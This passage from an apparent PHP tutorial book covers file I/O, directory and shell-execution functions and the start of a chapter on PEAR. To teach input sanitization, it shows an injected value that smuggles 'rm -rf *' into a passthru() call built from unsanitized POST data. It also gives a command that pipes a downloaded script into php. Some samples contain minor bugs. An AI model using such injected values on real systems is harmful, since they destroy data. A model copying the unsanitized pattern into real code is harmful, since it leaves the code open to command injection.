The `isreadable()` function returns `TRUE` if `filename` exists and is readable, and `FALSE` otherwise. If a directory name is passed in as `filename`, `isreadable()` will determine whether that directory is readable.

iswriteable()

```
boolean iswriteable (string filename)
```

The `iswriteable()` function returns `TRUE` if `filename` exists and is writable, and `FALSE` otherwise. If a directory name is passed in as `filename`, `iswriteable()` will determine whether that directory is writable.

■ **Note** The function `iswritable()` is an alias of `iswriteable()`.

---

umask()

```
int umask ([int mask])
```

The `umask()` function determines the level of permissions assigned to a newly created file. The `umask()` function calculates PHP's umask to be the result of `mask` bitwise ANDed with 0777, and returns the old mask. Keep in mind that `mask` is a three- or four-digit code representing the permission level. PHP then uses this umask when creating files and directories throughout the script. Omitting the optional parameter `mask` results in the retrieval of PHP's currently configured umask value.

File I/O

Writing exciting, useful programs almost always requires that the program work with some sort of external data source. Two prime examples of such data sources are files and databases. In this section, we delve deep into working with files. Before we introduce PHP's numerous standard file-related functions, however, it's worth introducing a few basic concepts pertinent to this topic.

The Concept of a Resource

The term "resource" is commonly attached to any entity from which an input or output stream can be initiated. Standard input or output, files, and network sockets are all examples of resources.

Newline

The newline character, which is represented by the `\n` character sequence, represents the end of a line within a file. Keep this in mind when you need to input or output information one line at a time. Several functions introduced throughout the remainder of this chapter offer functionality tailored to working with the newline character. Some of these functions include `file()`, `fgetcsv()`, and `fgets()`.

End-of-File

Programs require a standardized means for discerning when the end of a file has been reached. This standard is commonly referred to as the end-of-file, or EOF, character. This is such an important concept that almost every mainstream programming language offers a built-in function for verifying whether or not the parser has arrived at the EOF. In the case of PHP, this function is `feof()`, described next.

feof()

```
int feof (string resource)
```

The `feof()` function determines whether `resource`'s EOF has been reached. It is used quite commonly in file I/O operations. An example follows:

```
<?php
   $fh = fopen("/home/www/data/users.txt", "rt");
   while (!feof($fh)) echo fgets($fh);
   fclose($fh);
?>
```

Opening and Closing a File

You'll often need to establish a connection to a file resource before you can do anything with its contents. Likewise, once you've finished working with that resource, you should close the connection. Two standard functions are available for such tasks, both of which are introduced in this section.

fopen()

```
resource fopen (string resource, string mode [, int use_include_path
               [, resource zcontext]])
```

The `fopen()` function binds a `resource` to a stream, or handler. Once bound, the script can interact with this resource via the handle. Most commonly, it's used to open files for reading and manipulation. However, `fopen()` is also capable of opening resources via a number of protocols, including HTTP, HTTPS, and FTP, a concept discussed in Chapter 16.

The `mode`, assigned at the time a `resource` is opened, determines the level of access available to that resource. The various modes are defined in Table 10-1.

Table 10-1. *File Modes*

Mode	Description
`r`	Read-only. The file pointer is placed at the beginning of the file.
`r+`	Read and write. The file pointer is placed at the beginning of the file.
`w`	Write only. Before writing, delete the file contents and return the file pointer to the beginning of the file. If the file does not exist, attempt to create it.
`w+`	Read and write. Before reading or writing, delete the file contents and return the file pointer to the beginning of the file. If the file does not exist, attempt to create it.
`a`	Write only. The file pointer is placed at the end of the file. If the file does not exist, attempt to create it. This mode is better known as Append.
`a+`	Read and write. The file pointer is placed at the end of the file. If the file does not exist, attempt to create it. This process is known as appending to the file.
`b`	Open the file in binary mode.
`t`	Open the file in text mode.

If the resource is found on the local file system, PHP expects the resource to be available by either the local or relative path prefacing it. Alternatively, you can assign `fopen()`'s `use_include_path` parameter the value of `1`, which will cause PHP to consider the paths specified in the `include_path` configuration directive.

The final parameter, `zcontext`, is used for setting configuration parameters specific to the file or stream, and for sharing file- or stream-specific information across multiple `fopen()` requests. This topic is discussed in further detail in Chapter 16.

Let's consider a few examples. The first opens a read-only stream to a text file residing on the local server:

```
$fh = fopen("/usr/local/apache/data/users.txt","rt");
```

The next example demonstrates opening a write stream to a Microsoft Word document. Because Word documents are binary, you should specify the binary `b` mode variation.

```
$fh = fopen("/usr/local/apache/data/docs/summary.doc","wb");
```

The next example refers to the same Word document, except this time PHP will search for the file in the paths specified by the include_path directive:

```
$fh = fopen("summary.doc","wb", 1);
```

The final example opens a read-only stream to a remote index.html file:

```
$fh = fopen("http://www.example.com/", "rt");
```

You'll see this function in numerous examples throughout this and the next chapter.

fclose()

```
boolean fclose (resource filehandle)
```

Good programming practice dictates that you should destroy pointers to any resources once you're finished with them. The fclose() function handles this for you, closing the previously opened file pointer specified by filehandle, returning TRUE on success and FALSE otherwise. The filehandle must be an existing file pointer opened using fopen() or fsockopen().

Reading from a File

PHP offers numerous methods for reading data from a file, ranging from reading in just one character at a time to reading in the entire file with a single operation. Many of the most useful functions are introduced in this section.

file()

```
array file (string filename [int use_include_path [, resource context]])
```

The immensely useful file() function is capable of reading a file into an array, separating each element by the newline character, with the newline still attached to the end of each element. Although simplistic, the importance of this function can't be understated, and therefore it warrants a simple demonstration. Consider the following sample text file, named users.txt:

```
Ale ale@example.com
Nicole nicole@example.com
Laura laura@example.com
```

The following script reads in users.txt and parses and converts the data into a convenient Web-based format:

```
<?php
   $users = file("users.txt");

   foreach ($users as $user) {
      list($name, $email) = explode(" ", $user);

      // Remove newline from $email
      $email = trim($email);
      echo "<a href=\"mailto:$email\">$name</a> <br />\n";
   }
?>
```

This script produces the following HTML output:

```
<a href="ale@example.com">Ale</a><br />
<a href="nicole@example.com">Nicole</a><br />
<a href="laura@example.com">Laura</a><br />
```

Like `fopen()`, you can tell `file()` to search through the paths specified in the `include_path` configuration parameter by setting `use_include_path` to `1`. The `context` parameter refers to a stream context. You'll learn more about this topic in Chapter 16.

file_get_contents()

```
string file_get_contents (string filename [, int use_include_path
                          [resource context]])
```

The `file_get_contents()` function reads the contents of `filename` into a string. By revising the script from the preceding section to use this function instead of `file()`, you get the following code:

```
<?php
   $userfile= file_get_contents("users.txt");
   // Place each line of $userfile into array
   $users = explode("\n",$userfile);
   foreach ($users as $user) {
      list($name, $email) = explode(" ", $user);
      echo "<a href=\"mailto:$email\">$name/a> <br />";
   }
?>
```

The `context` parameter refers to a stream context. You'll learn more about this topic in Chapter 16.

fgetc()

```
string fgetc (resource handle)
```

The `fgetc()` function reads a single character from the open resource stream specified by `handle`. If the EOF is encountered, a value of `FALSE` is returned.

fgetcsv()

```
array fgetcsv (resource handle, int length [, string delimiter
              [, string enclosure]])
```

The convenient `fgetcsv()` function parses each line of a file specified by `handle` and delimited by `delimiter`, placing each field into an array. Reading does not stop on a newline; rather, it stops either when `length` characters have been read or when the closing `enclosure` character is located. Therefore, it is always a good idea to choose a number that will certainly surpass the longest line in the file.

Consider a scenario in which weekly newsletter subscriber data is cached to a file for perusal by the corporate marketing staff. Always eager to barrage the IT department with dubious requests, the marketing staff asks that the information also be made available for viewing on the Web. Thankfully, this is easily accomplished with `fgetcsv()`. The following example parses the already cached file:

```
<?php
   $fh = fopen("/home/www/data/subscribers.csv", "r");
   while (list($name, $email, $phone) = fgetcsv($fh, 1024, ",")) {
      echo "<p>$name ($email) Tel. $phone</p>";
   }
?>
```

Note that you don't have to use `fgetcsv()` to parse such files; the `file()` and `list()` functions accomplish the job quite nicely. Reconsidering the preceding example:

```
<?php
   $users = file("users.txt");
   foreach ($users as $user) {
      list($name, $email, $phone) = explode(",", $user);
      echo "<p>$name ($email) Tel. $phone</p>";
   }
?>
```

■ **Note** Comma-separated value (CSV) files are commonly used when importing files between applications. Microsoft Excel and Access, MySQL, Oracle, and PostgreSQL are just a few of the applications and databases capable of both importing and exporting CSV data. Additionally, languages such as Perl, Python, and PHP are particularly efficient at parsing delimited data.

---

fgets()

```
fgets (resource handle [, int length])
```

The `fgets()` function returns either `length` – 1 bytes from the opened resource referred to by `handle`, or everything it has read up to the point that a newline or the EOF is encountered. If the optional `length` parameter is omitted, 1,024 characters is assumed. In most situations, this means that `fgets()` will encounter a newline character before reading 1,024 characters, thereby returning the next line with each successive call. An example follows:

```
<?php
   $fh = fopen("/home/www/data/users.txt", "rt");
   while (!feof($fh)) echo fgets($fh);
   fclose($fh);
?>
```

fgetss()

```
string fgetss (resource handle, int length [, string allowable_tags])
```

The `fgetss()` function operates similarly to `fgets()`, except that it strips any HTML and PHP tags from `handle`. If you'd like certain tags to be ignored, include them in the `allowable_tags` parameter. As an example, consider a scenario in which authors are expected to submit their work in HTML format using a specified subset of HTML tags. Of course, the authors don't always follow instructions, so the file must be scanned for tag misuse before it can be published. With `fgetss()`, this is trivial:

```
<?php
   /* Build list of acceptable tags */
   $tags = "<h2><h3><p><b><a><img>";

   /* Open the article, and read its contents. */
   $fh = fopen("article.html", "rt");

   while (!feof($fh)) {
      $article .= fgetss($fh, 1024, $tags);
   }
   fclose($fh);

   /* Open the file up in write mode
      and write $article contents. */
   $fh = fopen("article.html", "wt");
   fwrite($fh, $article);
   fclose($fh);
?>
```

■ **Tip** If you want to remove HTML tags from user input submitted via a form, check out the `strip_tags()` function, introduced in Chapter 9.

---

fread()

```
string fread (resource handle, int length)
```

The `fread()` function reads `length` characters from the resource specified by `handle`. Reading stops when the EOF is reached or when `length` characters have been read. Note that, unlike other read functions, newline characters are irrelevant when using `fread()`; therefore, it's often convenient to read the entire file in at once using `filesize()` to determine the number of characters that should be read in:

```
<?php
   $file = "/home/www/data/users.txt";
   $fh = fopen($file, "rt");
   $userdata = fread($fh, filesize($file));
   fclose($fh);
?>
```

The variable `$userdata` now contains the contents of the `users.txt` file.

readfile()

```
int readfile (string filename [, int use_include_path])
```

The `readfile()` function reads an entire file specified by `filename` and immediately outputs it to the output buffer, returning the number of bytes read. Enabling the optional `use_include_path` parameter tells PHP to search the paths specified by the `include_path` configuration parameter. After sanitizing the article discussed in the `fgetss()` section, it can be output to the browser quite easily using `readfile()`. This revised example is shown here:

```
<?php
   $file = "/home/www/articles/gilmore.html";

   /* Build list of acceptable tags */
   $tags = "<h2><h3><p><b><a><img>";

   /* Open the article, and read its contents. */
   $fh = fopen($file, "rt");

   while (!feof($fh))
      $article .= fgetss($fh, 1024, $tags);

   fclose($fh);

   /* Open the article, overwriting it with the sanitized material */
   $fh = fopen($file, "wt");
   fwrite($fh, $article);
   fclose($fh);

   /* Output the article to the browser. */
   $bytes = readfile($file);
?>
```

Like many of PHP's other file I/O functions, remote files can be opened via their URL if the configuration parameter `fopen_wrappers` is enabled.

fscanf()

```
mixed fscanf (resource handle, string format [, string var1])
```

The fscanf() function offers a convenient means for parsing the resource specified by handle in accordance with the format specified by format. Suppose you want to parse the following file consisting of social security (SSN) numbers (socsecurity.txt):

```
123-45-6789
234-56-7890
345-67-8901
```

The following example parses the socsecurity.txt file:

```
<?php
   $fh = fopen("socsecurity.txt", "r");

   /* Parse each SSN in accordance with
      integer-integer-integer format. */

   while ($user = fscanf($fh, "%d-%d-%d")) {
      list ($part1,$part2,$part3) = $user;
      ...
   }

   fclose($fh);
?>
```

With each iteration, the variables $part1, $part2, and $part3 are assigned the three components of each SSN, respectively.

Moving the File Pointer

It's often useful to jump around within a file, reading from and writing to various locations. Several PHP functions are available for doing just this.

fseek()

```
int fseek (resource handle, int offset [, int whence])
```

The fseek() function moves the handle's pointer to the location specified by offset. If the optional parameter whence is omitted, the position is set offset bytes from the beginning of the file. Otherwise, whence can be set to one of three possible values, which affect the pointer's position:

- SEEK_CUR: Sets the pointer position to the current position plus offset bytes.
- SEEK_END: Sets the pointer position to the EOF plus offset bytes. In this case, offset must be set to a negative value.
- SEEK_SET: Sets the pointer position to offset bytes. This has the same effect as omitting whence.

ftell()

```
int ftell (resource handle)
```

The `ftell()` function retrieves the current position of the file pointer's offset within the resource specified by `handle`.

rewind()

```
int rewind (resource handle)
```

The `rewind()` function moves the file pointer back to the beginning of the resource specified by `handle`.

Writing to a File

This section highlights several of the functions used to output data to a file.

fwrite()

```
int fwrite (resource handle, string string [, int length])
```

The `fwrite()` function outputs the contents of `string` to the resource pointed to by `handle`. If the optional `length` parameter is provided, `fwrite()` will stop writing when `length` characters have been written. Otherwise, writing will stop when the end of the `string` is found. Consider this example:

```
<?php
   $subscriberInfo = "Jason Gilmore|wj@example.com";
   $fh = fopen("/home/www/data/subscribers.txt", "at");
   fwrite($fh, $subscriberInfo);
   fclose($fh);
?>
```

■ **Tip** If the optional `length` parameter is not supplied to `fwrite()`, the `magic_quotes_runtime` configuration parameter will be disregarded. See Chapters 2 and 9 for more information about this parameter.

---

fputs()

```
int fputs (resource handle, string string [, int length])
```

The `fputs()` function operates identically to `fwrite()`. Presumably, it was incorporated into the language to satisfy the terminology preferences of C/C++ programmers.

Reading Directory Contents

The process required for reading a directory's contents is quite similar to that involved in reading a file. This section introduces the functions available for this task, and also introduces a function new to PHP 5 that reads a directory's contents into an array.

opendir()

```
resource opendir (string path)
```

Just as `fopen()` opens a file pointer to a given file, `opendir()` opens a directory stream specified by `path`.

closedir()

```
void closedir (resource directory_handle)
```

The `closedir()` function closes the directory stream pointed to by `directory_handle`.

readdir()

```
string readdir (int directory_handle)
```

The `readdir()` function returns each element in the directory specified by `directory_handle`. You can use this function to list all files and child directories in a given directory:

```
<?php
   $dh = opendir('/usr/local/apache2/htdocs/');
   while ($file = readdir($dh))
      echo "$file <br>";
   closedir($dh);
?>
```

Sample output follows:

```
.
..
articles
images
news
test.php
```

Note that `readdir()` also returns the `.` and `..` entries common to a typical Unix directory listing. You can easily filter these out with an `if` statement:

```
if($file != "." AND $file != "..")...
```

scandir()

```
array scandir (string directory [,int sorting_order [, resource context]])
```

The `scandir()` function, which is new to PHP 5, returns an array consisting of files and directories found in `directory`, or returns `FALSE` on error. Setting the optional `sorting_order` parameter to 1 sorts the contents in descending order, overriding the default of ascending order. Revisiting the example from the previous section:

```
<?php
   print_r(scandir("/usr/local/apache2/htdocs"));
?>
```

This returns:

```
Array ( [0] => . [1] => .. [2] => articles [3] => images
[4] => news [5] => test.php )
```

The `context` parameter refers to a stream context. You'll learn more about this topic in Chapter 16.

Executing Shell Commands

The ability to interact with the underlying operating system is a crucial feature of any programming language. This section introduces PHP's capabilities in this regard.

PHP's Built-in System Commands

Although you could conceivably execute any system-level command using a function like `exec()` or `system()`, some of these functions are so commonplace that the developers thought it a good idea to incorporate them directly into the language. Several such functions are introduced in this section.

rmdir()

```
int rmdir (string dirname)
```

The `rmdir()` function removes the directory specified by `dirname`, returning `TRUE` on success and `FALSE` otherwise. As with many of PHP's file system functions, permissions must be properly set in order for `rmdir()` to successfully remove the directory. Because PHP scripts typically execute under the guise of the server daemon process owner, `rmdir()` will fail unless that user has write permissions to the directory. Also, the directory must be empty.

To remove a nonempty directory, you can either use a function capable of executing a system-level command, like `system()` or `exec()`, or write a recursive function that will remove all file contents before attempting to remove the directory. Note that in either case, the executing

user (server daemon process owner) requires write access to the parent of the target directory. Here is an example of the latter approach:

```
<?php
   function delete_directory($dir)
   {
      if ($dh = @opendir($dir))
      {

         /* Iterate through directory contents. */
         while (($file = readdir ($dh)) != false)
         {
            if (($file == ".") || ($file == "..")) continue;
            if (is_dir($dir . '/' . $file))
               delete_directory($dir . '/' . $file);
            else
               unlink($dir . '/' . $file);
          } #endWHILE

          @closedir($dh);
          rmdir($dir);
     } #endIF
   } #end delete_directory()

   $dir = "/usr/local/apache2/htdocs/book/chapter10/test/";
   delete_directory($dir);
?>
```

rename()

```
boolean rename (string oldname, string newname)
```

The `rename()` function renames a file specified by `oldname` to the new name `newname`, returning `TRUE` on success and `FALSE` otherwise. Because PHP scripts typically execute under the guise of the server daemon process owner, `rename()` will fail unless that user has write permissions to that file.

touch()

```
int touch (string filename [, int time [, int atime]])
```

The `touch()` function sets the file `filename`'s last-modified and last-accessed times, returning `TRUE` on success or `FALSE` on error. If `time` is not provided, the present time (as specified by the server) is used. If the optional `atime` parameter is provided, the access time will be set to this value; otherwise, like the modification time, it will be set to either `time` or the present server time.

Note that if `filename` does not exist, it will be created, assuming that the script's owner possesses adequate permissions.

System-Level Program Execution

Truly lazy programmers know how to make the most of their entire server environment when developing applications, which includes exploiting the functionality of the operating system, file system, installed program base, and programming languages whenever necessary. In this section, you'll learn how PHP can interact with the operating system to call both OS-level programs and third-party installed applications. Done properly, it adds a whole new level of functionality to your PHP programming repertoire. Done poorly, it can be catastrophic not only to your application, but also to your server's data integrity. That said, before delving into this powerful feature, take a moment to consider the topic of sanitizing user input before passing it to the shell level.

Sanitizing the Input

Neglecting to sanitize user input that may subsequently be passed to system-level functions could allow attackers to do massive internal damage to your information store and operating system, deface or delete Web files, and otherwise gain unrestricted access to your server. And that's only the beginning.

■ **Note** See Chapter 21 for a discussion of secure PHP programming.

As an example of why sanitizing the input is so important, consider a real-world scenario. Suppose that you offer an online service that generates PDFs from an input URL. A great tool for accomplishing just this is HTMLDOC, a program that converts HTML documents to indexed HTML, Adobe PostScript, and PDF files. HTMLDOC (`http://www.htmldoc.org/`) is released under the GNU General Public License. HTMLDOC can be invoked from the command line, like so:

```
%>htmldoc --webpage –f webpage.pdf http://www.wjgilmore.com/
```

This would result in the creation of a PDF named `webpage.pdf`, which would contain a snapshot of the Web site's index page. Of course, most users will not have command-line access to your server; therefore, you'll need to create a much more controlled interface to the service, perhaps the most obvious of which being via a Web page. Using PHP's `passthru()` function (introduced later in this chapter), you can call HTMLDOC and return the desired PDF, like so:

```
$document = $_POST['userurl'];
passthru("htmldoc --webpage -f webpage.pdf $document);
```

What if an enterprising attacker took the liberty of passing through additional input, unrelated to the desired HTML page, entering something like this:

```
http://www.wjgilmore.com/ ; cd /usr/local/apache/htdocs/; rm –rf *
```

Most Unix shells would interpret the `passthru()` request as three separate commands. The first is:

```
htmldoc --webpage -f webpage.pdf http://www.wjgilmore.com/
```

The second command is:

```
cd /usr/local/apache/htdocs/
```

And the final command is:

```
rm -rf *
```

Those last two commands were certainly unexpected, and could result in the deletion of your entire Web document tree. One way to safeguard against such attempts is to sanitize user input before it is passed to any of PHP's program execution functions. Two standard functions are conveniently available for doing so: `escapeshellarg()` and `escapeshellcmd()`. Each is introduced in this section.

escapeshellarg()

```
string escapeshellarg (string arguments)
```

The `escapeshellarg()` function delimits `arguments` with single quotes and prefixes (escapes) quotes found within `arguments`. The effect is that when `arguments` is passed to a shell command, it will be considered a single argument. This is significant because it lessens the possibility that an attacker could masquerade additional commands as shell command arguments. Therefore, in the aforementioned nightmarish scenario, the entire user input would be enclosed in single quotes, like so:

```
'http://www.wjgilmore.com/ ; cd /usr/local/apache/htdoc/; rm –rf *'
```

The result would be that HTMLDOC would simply return an error, because it could not resolve a URL possessing this syntax, rather than delete an entire directory tree.

escapeshellcmd()

```
string escapeshellcmd (string command)
```

The `escapeshellcmd()` function operates under the same premise as `escapeshellarg()`, sanitizing potentially dangerous input by escaping shell metacharacters. These characters include the following: # & ; ` , | * ? , ~ < > ^ ( ) [ ] { } $ \\.

PHP's Program Execution Functions

This section introduces several functions (in addition to the backticks execution operator) used to execute system-level programs via a PHP script. Although at first glance they all appear to be operationally identical, each offers its own syntactical nuances.

exec()

```
string exec (string command [, array output [, int return_var]])
```

The exec() function is best-suited for executing an operating system–level application (designated by command) intended to continue executing in the server background. Although the last line of output will be returned, chances are that you'd like to have all of the output returned for review; you can do this by including the optional parameter output, which will be populated with each line of output upon completion of the command specified by exec(). In addition, you can discover the executed command's return status by including the optional parameter return_var.

Although we could take the easy way out and demonstrate how exec() can be used to execute an ls command (dir for the Windows folks), returning the directory listing, it's more informative to offer a somewhat more practical example: how to call a Perl script from PHP. Consider the following Perl script (languages.pl):

```
#! /usr/bin/perl
my @languages = qw[perl php python java c];
foreach $language (@languages) {
     print $language."<br />";
}
```

The Perl script is quite simple; no third-party modules are required, so you could test this example with little time investment. If you're running Linux, chances are very good that you could run this example immediately, because Perl is installed on every respectable distribution. If you're running Windows, check out ActiveState's (http://www.activestate.com/) ActivePerl distribution.

Like languages.pl, the PHP script shown here isn't exactly rocket science; it simply calls the Perl script, specifying that the outcome be placed into an array named $results. The contents of $results are then output to the browser.

```
<?php
   $outcome = exec("languages.pl", $results);
   foreach ($results as $result) echo $result;
?>
```

The results are as follows:

```
perl
php
python
java
c
```

system()

```
string system (string command [, int return_var])
```

The system() function is useful when you want to output the executed command's results. Rather than return output via an optional parameter, as is the case with exec(), the output is

returned directly to the caller. However, if you would like to review the execution status of the called program, you need to designate a variable using the optional parameter `return_var`.

For example, suppose you'd like to list all files located within a specific directory:

```
$mymp3s = system("ls -1 /home/jason/mp3s/");
```

Or, revising the previous PHP script to again call the `languages.pl` using `system()`:

```
<?php
   $outcome = exec("languages.pl", $results);
   echo $outcome
?>
```

passthru()

```
void passthru (string command [, int return_var])
```

The `passthru()` function is similar in function to `exec()`, except that it should be used if you'd like to return binary output to the caller. For example, suppose you want to convert GIF images to PNG before displaying them to the browser. You could use the Netpbm graphics package, available at `http://netpbm.sourceforge.net/` under the GPL license:

```
<?php
   header("ContentType:image/png");
   passthru("giftopnm cover.gif | pnmtopng > cover.png");
?>
```

Backticks

Delimiting a string with backticks signals to PHP that the string should be executed as a shell command, returning any output. Note that backticks are not single quotes, but rather are a slanted cousin, commonly sharing a key with the tilde (~) on most American keyboards. An example follows:

```
<?php
   $result = `date`;
   echo "<p>The server timestamp is: $result</p>";
?>
```

This returns something similar to:

```
The server timestamp is: Sun Jun 15 15:32:14 EDT 2003
```

The backtick operator is operationally identical to the `shellexec()` function, introduced next.

shell_exec()

```
string shell_exec (string command)
```

The `shell_exec()` function offers a syntactical alternative to backticks, executing a shell command and returning the output. Reconsidering the preceding example:

```
<?php
     $result = shell_exec("date");
     echo "<p>The server timestamp is: $result</p>";
?>
```

Summary

Although you can certainly go a very long way using solely PHP to build interesting and powerful Web applications, such capabilities are greatly expanded when functionality is integrated with the underlying platform and other technologies. As applied to this chapter, these technologies include the underlying operating and file systems. You'll see this theme repeatedly throughout the remainder of this book, as PHP's ability to interface with a wide variety of technologies like LDAP, SOAP, and Web Services is introduced.

In the next chapter, you'll examine two key aspects of any Web application: Web forms and navigational cues.

CHAPTER 11

PEAR

Good programmers write solid code, while great programmers reuse the code of good programmers. For PHP programmers, *PEAR* (`http://pear.php.net`), acronym for *PHP Extension and Application Repository*, is one of the most effective means for finding and reusing good PHP code. Inspired by Perl's wildly popular CPAN (`http://www.cpan.org`), the project was started in 1999 by noted PHP developer Stig Bakken, with the first stable release bundled with PHP version 4.3.0. Formally defined, PEAR is a framework and distribution system for reusable PHP components, and presently offers 442 *packages* categorized under 41 different topics (and increasing all the time). Because PEAR contributions are carefully reviewed by the community before they're accepted, code quality and adherence to PEAR's standard development guidelines are assured. Furthermore, because many PEAR packages logically implement common tasks guaranteed to repeatedly occur no matter the type of application, taking advantage of this community-driven service will save you countless hours of programming time.

This chapter is devoted to a thorough discussion of PEAR, offering the following topics:

- A survey of several popular PEAR packages, intended to give you an idea of just how useful this repository can really be.
- Instructions regarding the installation and administration of PEAR packages via the PEAR console.
- A discussion of PEAR coding and documentation guidelines, which could prove useful not only for building general applications but also for reviewing and submitting PEAR packages.
- An overview of the PEAR submission process, should you be interested in making your own contributions to the repository.

Popular PEAR Packages

To give you a taste of just how popular the PEAR packages are, at the time of this writing the hosted packages have been downloaded almost 14 million times to date! In fact, several packages are so popular that the developers started including them by default as of version 4.0. A list of the presently included packages follows:

- `Archive_Tar`: The `Archive_Tar` package facilitates the management of tar files, providing methods for creating, listing, extracting, and adding to tar files. Additionally, it supports the Gzip and Bzip2 compression algorithms, provided the respective PHP extensions are installed. This package is required for PEAR to run properly.

- `Console_Getopt`: It's often useful to modify the behavior of scripts executed via the command line by supplying options at execution time. For example, you can verify the installed PEAR version by passing `-V` to the `pear` command:

  ```
  %>pear -V
  ```

  The `Console_Getopt` package provides a standard means for reading these options and providing the user with error messages if the supplied syntax does not correspond to some predefined specifications (such as whether a particular argument requires a parameter). This package is required for PEAR to run properly.

- `DB`: The `DB` package provides an object-oriented query API for abstracting communication with the database layer. This affords you the convenience of transparently migrating applications from one database to another potentially as easily as modifying a single line of code. At present there are 12 supported databases, including: dBase, FrontBase, Informix, InterBase, Mini SQL, Microsoft SQL Server, MySQL, Oracle, ODBC, PostgreSQL, SQLite, and Sybase.

- `Mail`: Writing a portable PHP application that is capable of sending e-mail may be trickier than you think, because not all operating systems offer the same facilities for supporting this feature. For instance, by default, PHP's `mail()` function relies on the sendmail program (or a sendmail wrapper), but sendmail isn't available on Windows. To account for this incompatibility, it's possible to alternatively specify the address of an SMTP server and send mail through it. However, how would your application be able to determine which method is available? The `Mail` package resolves this dilemma by offering a unified interface for sending mail that doesn't involve modifying PHP's configuration. It supports three different back ends for sending e-mail from a PHP application (PHP's `mail()` function, sendmail, and an SMTP server) and includes a method for validating e-mail address syntax. Using a simple application configuration file or Web-based preferences form, users can specify the methodology that best suits their needs.

- `Net_Socket`: The `Net_Socket` package is used to simplify the management of TCP sockets by offering a generic API for carrying out connections, and reading and writing information between these sockets.

- `Net_SMTP`: The `Net_SMTP` package offers an implementation of the SMTP protocol, making it easy for you to carry out tasks such as connecting to and disconnecting from SMTP servers, performing SMTP authentication, identifying senders, and sending mail.

- `PEAR`: This package is required for PEAR to run properly.

- `PHPUnit`: A unit test is a particular testing methodology for ensuring the proper operation of a block (or unit) of code, typically classes or function libraries. The `PHPUnit` package facilitates the creation, maintenance, and execution of unit tests by specifying a general set of structural guidelines and a means for automating testing.

- `XML_Parser`: The XML_Parser package offers an easy, object-oriented solution for parsing XML files.
- `XML_RPC`: The `XML_RPC` package is a PHP-based implementation of the XML-RPC protocol (`http://www.xmlrpc.com/`), a means for remotely calling procedures over the Internet. Using this package, you can create XML-RPC-based clients and servers. This package is required for PEAR to run properly.

While the preceding packages are among the most popular, keep in mind that they are just a few of the packages available via PEAR. A few other prominent packages follow:

- `Auth`: The `Auth` package facilitates user authentication across a wide variety of mechanisms, including LDAP, POP3, IMAP, RADIUS, SOAP, and others.
- `HTML_QuickForm`: The `HTML_QuickForm` package facilitates the creation, rendering, and validation of HTML forms.
- `Log`: The `Log` package offers an abstract logging facility, supporting logging to console, file, SQL, SQLite, syslog, mail, and mcal destinations.

It might not come as a surprise that the aforementioned packages are so popular. After all, if you haven't yet started taking advantage of PEAR, it's likely you've spent significant effort and time repeatedly implementing some of these features.

Converting Numeral Formats

To demonstrate the power of PEAR, it's worth calling attention to a package that exemplifies why you should regularly look to the repository before attempting to resolve any significant programming task. While some might consider this particular choice of package a tad odd, it is meant to show that a package may be available even for a particularly tricky problem that you may think is too uncommon for a package to have been developed, and thus not bother searching the repository for an available solution. The package is `Numbers_Roman`, and it makes converting Arabic numerals to Roman and vice versa a snap.

Returning to the problem, suppose you were recently hired to create a new Web site for a movie producer. As we all know, any serious producer uses Roman numerals to represent years, and the product manager tells you that any date found on the Web site must appear in this format. Take a moment to think about this requirement, because fulfilling it isn't as easy as it may sound. Of course, you could look up a conversion table online and hard code the values, but how would you ensure that the site copyright year in the page footer is always up to date? You're just about to settle in for a long evening of coding when you pause for a moment to consider whether somebody else has encountered a similar problem. "No way," you mutter, but taking a quick moment to search PEAR certainly would be worth the trouble. You navigate over and, sure enough, encounter `Numbers_Roman`.

For the purposes of this exercise, assume that the `Numbers_Roman` package has been installed on the server. Don't worry too much about this right now, because you'll learn how to install packages in the next section. So how would you go about making sure the current year is displayed in the footer? By using the following script:

```
<?php
   // Make the Numbers_Roman package available
   require_once("Numbers/Roman.php");

   // Retrieve current year
   $year = date("Y");

   // Convert year to Roman numerals
   $romanyear = Numbers_Roman::toNumeral($year);

   // Output the copyright statement
   echo "Copyright &copy; $romanyear";
?>
```

For the year 2005, this script would produce:

```
Copyright © MMV
```

The moral of this story? Even though you may think that a particular problem is obscure, other programmers likely have faced a similar problem, and if you're fortunate enough, a solution is readily available and yours for the taking.

Installing and Updating PEAR

The easiest way to manage your PEAR packages is through the PEAR Package Manager. This is a command-line program that offers a simple and efficient interface for performing tasks such as inspecting, adding, updating, and deleting packages, and browsing packages residing in the repository. In this section, you'll learn how to install and update the PEAR Package Manager on both the Unix and Windows platforms. Because many readers run Web sites on a shared hosting provider, this section also explains how to take advantage of PEAR without running the Package Manager.

Installing PEAR

PEAR has become such an important aspect of efficient PHP programming that a stable release has been included with the distribution since version 4.3.0. Therefore, if you're running this version or later, feel free to jump ahead and review the section "Updating Pear." If you're running PHP version 4.2.X or earlier on Unix, or are using the Windows platform, the installation process is trivial, as you'll soon learn.

Unix

Installing PEAR on Unix is a rather simple process, done by retrieving a script from the `http://go-pear.org/` Web site and executing it with the PHP binary. Open up a terminal and execute the following command:

```
%>lynx -source http://go-pear.org/ | php
```

Note that you need to have the lynx Web browser installed, a rather standard program on the Unix platform. If you don't have it, search the appropriate program repository for your particular OS distribution; it's guaranteed to be there. Alternatively, you can just use a standard Web browser such as Firefox and navigate to the preceding URL, save the retrieved page, and execute it using the binary.

Once the installation process begins, you'll be prompted to confirm a few configuration settings such as the location of the PHP root directory and executable; you'll likely be able to accept the default answers (provided between square brackets) without issue. During this round of questions, you will also be prompted as to whether the six optional default packages should be installed. It's presently an all-or-none proposition; therefore, if you'd like to immediately begin using any of the packages, just go ahead and accede to the request.

Windows

PEAR is not installed by default with the Windows distribution. To install it, you need to run the `go-pear.bat` file, located in the PHP distribution's root directory. This file installs the PEAR command, the necessary support files, and the aforementioned six PEAR packages. Initiate the installation process by changing to the PHP root directory and executing `go-pear.bat`, like so:

```
%>go-pear.bat
```

You'll be prompted to confirm a few configuration settings such as the location of the PHP root directory and executable; you'll likely be able to accept the default answers (provided between square brackets) without issue. During this round of questions, you will also be prompted as to whether the six optional default packages should be installed. It's presently an all-or-none proposition; therefore, if you'd like to immediately begin using any of the packages, just go ahead and accede to the request.

At the conclusion of the installation process, a registry file named `PEAR_ENV.reg` is created. Executing this file will create environment variables for a number of PEAR-specific variables. Although not critical, adding these variables to the system path affords you the convenience of executing the PEAR Package Manager from any location while at the Windows command prompt.

■ **Caution** Executing the `PEAR_ENV.reg` file will modify your system registry. Although this particular modification is innocuous, you should nonetheless consider backing up your registry before executing the script. To do so, go to Start ➤ Run, execute `regedit`, and then export the registry via File ➤ Export.

PEAR and Hosting Companies

